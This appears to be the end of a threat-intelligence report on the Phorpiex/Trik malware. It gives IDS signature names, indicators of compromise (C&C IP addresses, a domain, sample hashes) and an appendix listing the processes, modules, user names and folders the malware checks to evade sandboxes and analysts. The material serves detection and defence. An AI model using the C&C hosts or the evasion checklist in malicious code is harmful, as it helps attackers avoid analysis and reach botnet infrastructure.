2801390 - ETPRO TROJAN Malware Worm.Win32.Phorpiex.A Activity

2826005 - ETPRO TROJAN MSIL/Trik Backdoor IRC Checkin

2821422 - ETPRO TROJAN Win32.Phorpiex.A EXE Download

**Indicators of Compromise (IOCs)**

| IOC | IOC Type | Description |
|---|---|---|
| 92.63.197.106:5050 | IP Address | Trik/Pony C&C |
| 112.126.94.107:5050 | IP Address | Trik C&C |
| 123.56.228.49:5050 | IP Address | Trik C&C |
| 220.181.87.80:5050 | IP Address | Trik C&C |
| 185.189.58.222:5050 | IP Address | Trik C&C |
| auoegfiaefuageudn.ru:5050 | Domain | Trik/Pony C&C |
| 7ba150c8808edf187a1ccf8d0532d0732fff2bbe28f76d6e2f02f8196669dd06 | SHA256 | Pony sample from May 15th 2018 |
| 0b4996c03b059d1a10349f715b6b21ad9926912faae834581f0c96b24ff1b33f | SHA256 | Pushdo sample from May 9th 2018 |

| | | |
|---|---|---|
| 9f3f80167c5d39efb9e81507efec6d9bdc5e31323f9d6d89630374c7fe490f33 | SHA256 | GandCrab sample from May 9th 2018 |
| ef1563a962d2d86ceb1dd09056f87fcab4c32e3ca6481c51950d3b6db49d1087 | SHA256 | Trik sample from May 9th 2018 |
| 5bf79a111467a85abe57f1f3e92f2279b277cccae53ed28c584267717ba372f8 | SHA256 | Trik sample from May 12th 2018 |
| 2035ef02a014f9ae2a21d39c98604ca4863d77c47dcc12d31bb9b7b2d3e5fc98 | SHA256 | Trik sample from May 18th 2018 |
| 3df16261b28f30683dce6a66331452f4ddc1d3472fb194ff5b505270a8f64311 | SHA256 | Trik sample from May 19th 2018 |

**Appendix 1 – Anti-analysis strings**

Running processes

- Msseces.exe
- Mrt.exe
- Msascui.exe
- Rstrui.exe
- Wuauclt.exe
- Wireshark.exe
- Netstat.exe
- Netmon.exe
- Networkminer.exe
- Tnm.exe
- Sbiectrl.exe

- Sbiesvc.exe
- Joeboxserver.exe
- Joeboxcontrol.exe
- Virtualbox.exe
- WpePro.exe
- Tcpview.exe

Modules

- Sbiedll.dll
- Sbiedllx.dll
- Vboxhook.dll
- Wpespy.dll
- Vmcheck.dll

Window titles

- Ollydbg
- Portmonclass
- Procexplr
- Gdkwindowtoplevel

Current users

- Test
- Honey
- Vmware
- Malware
- Lab
- Sandbox
- Testuser
- Currentuser

Potentially renamed malware names

- Sample.exe
- Malware.exe
- Test.exe

Current folder

- \LAB
- \MALWARE
- \VIRUS
- \SAMPLE
- \TEST

---

Source: https://www.proofpoint.com/us/threat-insight/post/phorpiex-decade-spamming-shadows